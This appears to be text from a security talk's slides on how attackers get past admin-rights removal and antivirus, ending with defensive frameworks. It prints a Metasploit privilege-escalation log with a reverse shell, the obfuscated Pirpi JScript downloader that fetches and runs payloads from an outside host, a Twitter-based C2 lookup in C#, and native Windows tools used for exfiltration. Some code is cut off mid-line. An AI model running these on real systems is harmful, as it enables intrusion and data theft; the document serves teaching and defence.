
They contain the shellcode  
for exploits using CVE-2015-  
3113 and CVE-2014-1776

Reference: <http://researchcenter.paloaltonetworks.com/2015/07/ups-observations-on-cve-2015-3113-prior-zero-days-and-the-pirpi-payload/#>



You run antivirus and removed administrative rights—all good, right?





**97%** of critical vulnerabilities could be mitigated by removing administrator rights.

**98%** of critical vulnerabilities affecting Windows could be mitigated by removing administrator rights.

**99.5%** of all vulnerabilities affecting IE could be mitigated by removing administrator rights.

**0%** is how much that matters from the perspective of an adversary.

```
meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: Access is denied.
meterpreter > background
[*] Backgrounding session 1...
msf exploit(ms10_002_aurora) > use exploit/windows/local/ms10_015_kitrap0d
msf exploit(ms10_015_kitrap0d) > set SESSION 1
msf exploit(ms10_015_kitrap0d) > set PAYLOAD windows/meterpreter/reverse_tcp
msf exploit(ms10_015_kitrap0d) > set LHOST 192.168.1.161
msf exploit(ms10_015_kitrap0d) > set LPORT 4443
msf exploit(ms10_015_kitrap0d) > exploit
[*] Started reverse handler on 192.168.1.161:4443
[*] Launching notepad to host the exploit...
[+] Process 4048 launched.
[*] Reflectively injecting the exploit DLL into 4048...
[*] Injecting exploit into 4048 ...
[*] Exploit injected. Injecting payload into 4048...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution...
...
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Reference: <https://www.offensive-security.com/metasploit-unleashed/privilege-escalation/>

```
Windows/syswow64/cmd.exe cmd.exe /q /c cd /d "%tmp%" && echo var
w=g("WScript.Shell"),a=g("Scripting.FileSystemObject"),w1=WScript;try{m=w1.Arguments
;u=600;o="***";w1.Sleep(u*u);var n=h(m(2),m(1),m(0));if
(n.indexOf(o)^>3){k=n.split(o);l=k[1].split(";");for (var
i=0;i<l.length;i++){v=h(m(2),l[i],k[0]);z=0;var
s=g("\x41\x44\x4f\x44\x42\x2e\x53\x74\x72\x65\x61\x6d");f=a.GetTempName();s.Type=2;s
.Charset="iso-8859-
1";s.Open();d=v.charCodeAt(v.indexOf("PE\x00\x00")+23);x1=".\x65x\x65";s.WriteText(v
);if(31^<d){z=1;f+=" .dll"}else f+=x1;s.SaveToFile(f,2);z^&&(f="regsvr32"+x1+" /s
"+f);s.Close();w.run("cmd"+x1+" /c "+f,0);w1.Sleep(u*2)}}}catch(q){}df();function
r(k,e){for(var
l=0,n,c=[],q=[],b=0;256^>b;b++)c[b]=b;for(b=0;256^>b;b++)l=l+c[b]+e.charCodeAt(b%e.l
ength)^&255,n=c[b],c[b]=c[l],c[l]=n;for(var
p=l=b=0;p^<k.length;p++)b=b+1^&255,l=l+c[b]^&255,n=c[b],c[b]=c[l],c[l]=n,q.push(Stri
ng.fromCharCode(k.charCodeAt(p)^&c[c[b]+c[l]^&255]));return q.join("")}function
su(k,e){k.setRequestHeader("User-Agent",e)}function h(k,y,j){var
e=g("WinHttp.WinHttpRequest.5.1");e.SetProxy(0);e.Open("\x47E\x54",y,0);su(e,k);e.Se
nd();if(200==e.status)return r(e.responseText,j)}function
df(){a.deleteFile(w1.ScriptFullName)}function g(k){return new
ActiveXObject(k)};>wtm.js && start wscript //B wtm.js "y0fz0r5qF2MT"
"http://mediafilled.com/?utm_source=48853" "Mozilla/4.0 (compatible; MSIE 8.0;
Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729;
.NET CLR 3.0.30729; Media Center PC 6.0)"
```

```
var w = new ActiveXObject("WScript.Shell"), a = new ActiveXObject("Scripting.FileSystemObject");
try {
    rc4_key = WScript.Arguments(0)
    URL = WScript.Arguments(1)
    user_agent_string = WScript.Arguments(2)
    separator = "***";
    WScript.Sleep(360000);
    var n = request_and_decrypt(user_agent_string, URL, rc4_key);

    if (n.indexOf(separator) > 3) {
```

```
wscript //B wtm.js "y0fz0r5qF2MT"
"http://mediafilled.com/?utm_source=48853" "Mozilla/4.0 (compatible; MSIE
8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET
CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)"
```


```
        s.WriteText(v);

        if (31 < pe_charactersistics) {is_dll = 1; filename += ".dll" }
        else filename += ".exe";

        s.SaveToFile(filename, 2);
        if (is_dll) filename = "regsvr32.exe /s " + filename;
        s.Close();
        w.run("cmd.exe /c " + filename, 0);
        WScript.Sleep(1200)
    }
}
} catch (q) { }
```

You're not connected to the interwebs, are you?







- 1 - Launch Process
- 2 - Process Listing
- 3 - Terminate Process
- 4 - Download a file from the C2, launch it, and then delete it
- 5 - Exit the malware
- 6 - Sleep
- 7 - Update C2 configuration and save it to %APPDATA%\vcl.tmp
- 8 - Download a file, load it into memory, then delete the file
- 9 - Load a DLL from %APPDATA% and execute one of its exported functions
- 12 - List all servers in the domain
- 13 - Get network adaptor information
- 14 - List TCP connection status (netstat)
- 15 - Retrieve information about connected users
- 16 - List servers in the primary domain
- 17 - Locates DCs on a domain
- 32 - Directory listing
- 33 - Upload a file to the C2
- 34 - Delete file
- 35 - Copy file and delete original
- 36 - Download and save file
- 37 - Echo

Reference: <http://researchcenter.paloaltonetworks.com/2015/07/ups-observations-on-cve-2015-3113-prior-zero-days-and-the-pirpi-payload/#>

The screenshot shows a Twitter profile for a user named 'billy bob' with the handle @xbillybobx. The profile picture is a grey square with a white oval in the center. The bio contains a long, suspicious URL: `.x.ZOTkW0hZRTRavuJwjpyRoA==.x.poo`. The user joined in April 2010. A tweet from the user, dated November 8, says 'yo'. The interface includes navigation links for Home, Notifications, and Messages, a search bar, and a 'Follow' button.

Reference: <http://atlsecon.com/wp-content/uploads/Karim-Nathoo-Novel-C2-and-Exfiltration-in-Malware-Public-atlsecon2013.pdf>

```
static void Main(string[] args)
{
    string httpResponse = new
        StreamReader(WebRequest.Create("http://www.twitter.com/xbillybobx/").GetResponse().GetResponseStream(),
            Encoding.ASCII).ReadToEnd();
    int startIndex = httpResponse.IndexOf(".x.");
    if (startIndex != -1)
    {
        int endIndex = httpResponse.IndexOf(".x.", startIndex+3);
        string ServerIPCipher = httpResponse.Substring(startIndex+3, endIndex-startIndex-3);
        string ServerIP = Decrypt(ServerIPCipher, "crvp1234");
        Console.Wr
    }
}

public static st
{
    string str;
    byte[] rgbIV;
    byte[] buffer;

    byte[] bytes = Encoding.FromBytes(str.Substring(0, 8));
    DESCryptoServiceProvider provider = new DESCryptoServiceProvider();
    buffer = Convert.FromBase64String(strText);
    MemoryStream stream2 = new MemoryStream();
    CryptoStream stream = new CryptoStream(stream2, provider.CreateDecryptor(bytes, rgbIV),
        CryptoStreamMode.Write);
    stream.Write(buffer, 0, buffer.Length);
    stream.FlushFinalBlock();
    str = Encoding.UTF8.GetString(stream2.ToArray());
    return str;
}
```

Cipher: ZOTkW0hZRTRavuJwjpyRoA==

Address: 86.181.13.192

Name: host86-181-13-192.range86-181.btcentralplus.com

You don't have any  
information worth  
knowing, do you?



Attackers use native functionality whenever possible. And with powershell and wmic, anything is possible.

### Profile

tasklist  
nbstat  
nslookup  
netstat  
systeminfo  
quser

### Evade


route  
xcacls  
fsutil

### Control

schtasks, at  
taskkill  
regsvr32  
powershell  
wmic, netsh  
net  
reg, sc  
rundll32  
ieexec  
installutil

### Exfiltrate

xcopy  
robocopy  
bitsadmin  
makecab  
ftp  
7z, zip, rar



Reference: <http://www.lockheedmartin.com/us/what-we-do/information-technology/cybersecurity/tradecraft/cyber-kill-chain.html>

## Detect

*Identify adversary activities or their effects by discovering or discerning the fact that an activity is occurring, has occurred, or is about to occur.*

### Deny (Obviate)

*Render adversary efforts or intentions ineffective by ensuring that efforts or resources cannot be used or will have no effects.*

### Disrupt (Limit or Impede)


*Restrict the consequences of adversary efforts by limiting the damage or effects of activities in terms of time, resources, or mission impacts.*


Reference: <http://www.mitre.org/sites/default/files/publications/characterizing-effects-cyber-adversary-13-4173.pdf>

